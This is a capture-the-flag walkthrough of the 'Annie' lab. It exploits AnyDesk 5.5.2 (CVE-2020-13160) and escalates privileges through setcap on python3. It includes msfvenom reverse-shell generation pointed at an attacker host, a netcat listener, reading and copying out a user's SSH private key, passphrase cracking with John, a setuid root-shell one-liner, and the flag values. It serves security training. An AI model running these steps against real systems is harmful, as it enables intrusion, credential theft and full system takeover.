

Overview
| Item | Detail |
|---|---|
| Room | Annie |
| Difficulty | Easy–Medium |
| Attack Vector | AnyDesk 5.5.2 remote code execution |
| Privilege Escalation | Misconfigured setcap on python3 binary |
1. Reconnaissance
An initial service scan was performed with Nmap:
nmap -sV -sC -sS 10.48.181.10Results:
| Port | State | Service | Version |
|---|---|---|---|
| 22/tcp | open | ssh | OpenSSH 7.6p1 (Ubuntu Linux) |
| 7070/tcp | open | ssl/realserver | AnyDesk Client |
The certificate returned on port 7070 identified the service as an AnyDesk Client, which is not a standard exposed service and warranted further investigation.
2. Vulnerability Research
A search for known AnyDesk vulnerabilities pointed to a documented remote code execution issue affecting the client. Reference: lisandre.com — AnyDesk cheat sheet.
Confirmed via searchsploit:
searchsploit anydeskThe relevant exploit module was retrieved:
searchsploit -m linux/remote/49613.pyThis corresponds to CVE-2020-13160 — an AnyDesk 5.5.2 remote heap overflow leading to code execution.
3. Exploitation
3.1 Payload Generation
Since outbound traffic on arbitrary ports may be filtered, port 7070 (already permitted for AnyDesk traffic) was used instead of the exploit’s default 4444:
msfvenom -p linux/x64/shell_reverse_tcp LHOST=$KALI_IP LPORT=4444 \ -b "\x00\x25\x26" -f python -v shellcode
- Edit IP address to victim host.
- Replace generated shellcode in the exploit.
3.2 Listener and Execution
rlwrap nc -lvnp 4444python2 49613.pyShell access was successfully obtained.
4. Initial Access — Flag Capture
lscat user.txtTHM{N0t_Ju5t_ANY_D3sk}5. Lateral Movement — SSH Key Extraction
The user’s private SSH key was located and exfiltrated:
cd .sshcat id_rsaThe key contents were copied locally and saved as id_rsa, with permissions corrected:
chmod 600 id_rsa5.1 Cracking the Key Passphrase
ssh2john id_rsa > hash.txtjohn --wordlist=/usr/share/wordlists/rockyou.txt hash.txtResult:
annie123 (id_rsa)5.2 Authenticating via SSH
ssh -i id_rsa annie@10.48.181.10Access was gained as user annie.
6. Privilege Escalation
An enumeration for SUID binaries and capabilities revealed a misconfiguration:
annie@desktop:~$ find / -perm -4000 -type f 2>/dev/null/sbin/setcapRather than a standard SUID binary, the box exposed the ability to abuse setcap directly. A local copy of the Python 3 interpreter was created and granted the cap_setuid capability:
cp /usr/bin/python3 .setcap cap_setuid+ep /home/annie/python3This capability allows the binary to call setuid(0) regardless of the invoking user, granting a root shell:
./python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
Root access confirmed.
7. Root Flag
cat /root/root.txtTHM{0nly_th3m_5.5.2_D3sk}Summary
| Stage | Technique |
|---|---|
| Recon | Nmap service/version scan identified an exposed AnyDesk client on a non-default port |
| Initial Access | CVE-2020-13160 — AnyDesk 5.5.2 remote code execution via crafted shellcode |
| Lateral Movement | SSH private key exfiltration, offline passphrase cracking (John the Ripper + rockyou.txt) |
| Privilege Escalation | Abuse of cap_setuid capability on a copied python3 binary |